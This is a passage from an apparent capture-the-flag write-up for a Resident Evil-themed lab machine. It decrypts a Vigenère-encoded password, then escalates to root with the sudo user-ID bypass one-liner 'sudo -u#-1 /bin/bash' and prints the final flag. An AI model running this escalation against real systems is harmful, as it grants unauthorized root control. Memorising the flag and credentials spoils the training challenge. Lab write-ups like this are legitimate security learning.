
MO disk 2: albert
umbrella_guest@umbrella_corp:~/.jailcell$
```

Here I Notice Something:

The encrypted MO disk 1 → in room 12 → wpbwbxr wpkzg pltwnhro, txrks_xfqsxrd_bvv_fy_rvmexa_ajk
key → MO Disk2 ----------> albert

By using viginere decrypt
after decrypt ----------> weasker login password,
stars_members_are_my_guinea_pig



Now login as Weasker,

weasker@umbrella_corp:/$ sudo -l
[sudo] password for weasker:
Matching Defaults entries for weasker on umbrella_corp:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User weasker may run the following commands on umbrella_corp:
  (ALL : ALL) ALL

search: exploit (ALL : ALL) ALL -----> https://www.exploit-db.com/exploits/47502

weasker@umbrella_corp:/$ sudo -u#-1 /bin/bash
root@umbrella_corp:/# cd root
root@umbrella_corp:/root# ls
root.txt
root@umbrella_corp:/root# cat root.txt

In the state of emergency, Jill, Barry and Chris are reaching the helipad and awaiting for the helicopter support.
Suddenly, the Tyrant jump out from nowhere. After a tough fight, brad, throw a rocket launcher on the helipad. Without thinking twice, Jill pick up the launcher and fire at the Tyrant.
The Tyrant shredded into pieces and the Mansion was blowed. The survivor able to escape with the helicopter and prepare for their next fight.

The End
flag: 3c5794a00dc56c35f2bf096571edf3bf

root@umbrella_corp:/root#